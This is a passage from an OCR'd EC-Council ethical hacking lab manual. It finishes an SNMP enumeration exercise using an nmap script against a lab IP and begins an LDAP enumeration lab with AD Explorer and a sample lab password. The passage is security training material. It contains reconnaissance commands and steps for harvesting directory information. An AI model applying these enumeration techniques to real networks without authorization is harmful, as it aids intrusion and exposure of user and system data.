
10. Type **nmap -sU -p 161 --script=snmp-interfaces [target IP Address]** and press **Enter** (here the target IP address is **10.10.1.22**).

    Note: **-sU** specifies a UDP scan, **-p** specifies the port to be scanned, and **-–script** is an argument allows us to run a given script (here, **snmp-interfaces**).

11. The result appears displaying information about the Operating system, network interfaces, and applications that are installed on the target machine (here, **Windows Server 2022**), as shown in the screenshot below.

    Note: The list of interfaces might differ when you perform the task.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



12. This concludes the demonstration of performing SNMP enumeration using Nmap.
13. Close all open windows and document all the acquired information.
14. Turn off the **Parrot Security** and **Windows Server 2022** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 3

Perform LDAP Enumeration

This method of enumeration uses LDAP to generate a list of distributed directory services on the target system.

Lab Scenario

As a professional ethical hacker or penetration tester, the next step after SNMP enumeration is to perform LDAP enumeration to access directory listings within Active Directory or other directory services. Directory services provide hierarchically and logically structured information about the components of a network, from lists of printers to corporate email directories. In this sense, they are similar to a company's org chart.

LDAP enumeration allows you to gather information about usernames, addresses, departmental details, server names, etc.

Lab Objectives

- Perform LDAP enumeration using Active Directory Explorer (AD Explorer)
- Perform LDAP enumeration using Python and Nmap
- Perform LDAP enumeration using ldapsearch

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 25 Minutes

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of LDAP Enumeration

LDAP (Lightweight Directory Access Protocol) is an Internet protocol for accessing distributed directory services over a network. LDAP uses DNS (Domain Name System) for quick lookups and fast resolution of queries. A client starts an LDAP session by connecting to a DSA (Directory System Agent), typically on TCP port 389, and sends an operation request to the DSA, which then responds. BER (Basic Encoding Rules) is used to transmit information between the client and the server. One can anonymously query the LDAP service for sensitive information such as usernames, addresses, departmental details, and server names.


Lab Tasks

Task 1: Perform LDAP Enumeration using Active Directory Explorer (AD Explorer)

Active Directory Explorer (AD Explorer) is an advanced Active Directory (AD) viewer and editor. It can be used to navigate an AD database easily, define favorite locations, view object properties and attributes without having to open dialog boxes, edit permissions, view an object's schema, and execute sophisticated searches that can be saved and re-executed.


Here, we will use the AD Explorer to perform LDAP enumeration on an AD domain and modify the domain user accounts.

1. Turn on the **Windows 11**, **Windows Server 2022** and **Windows Server 2019** virtual machines.
2. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** user profile is selected, type **Pa$$w0rd** in the **Password** field and press **Enter** to login.
3. Navigate to **Z:\CEHv12 Module 04 Enumeration\LDAP Enumeration Tools\Active Directory Explorer** and double-click **ADExplorer.exe**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **Active Directory Explorer License Agreement** window appears; click **Agree**.
5. The **Connect to Active Directory** pop-up appears; type the IP address of the target in the **Connect to** field (in this example, we are targeting the **Windows Server 2022** machine: **10.10.1.22**) and click **OK**.

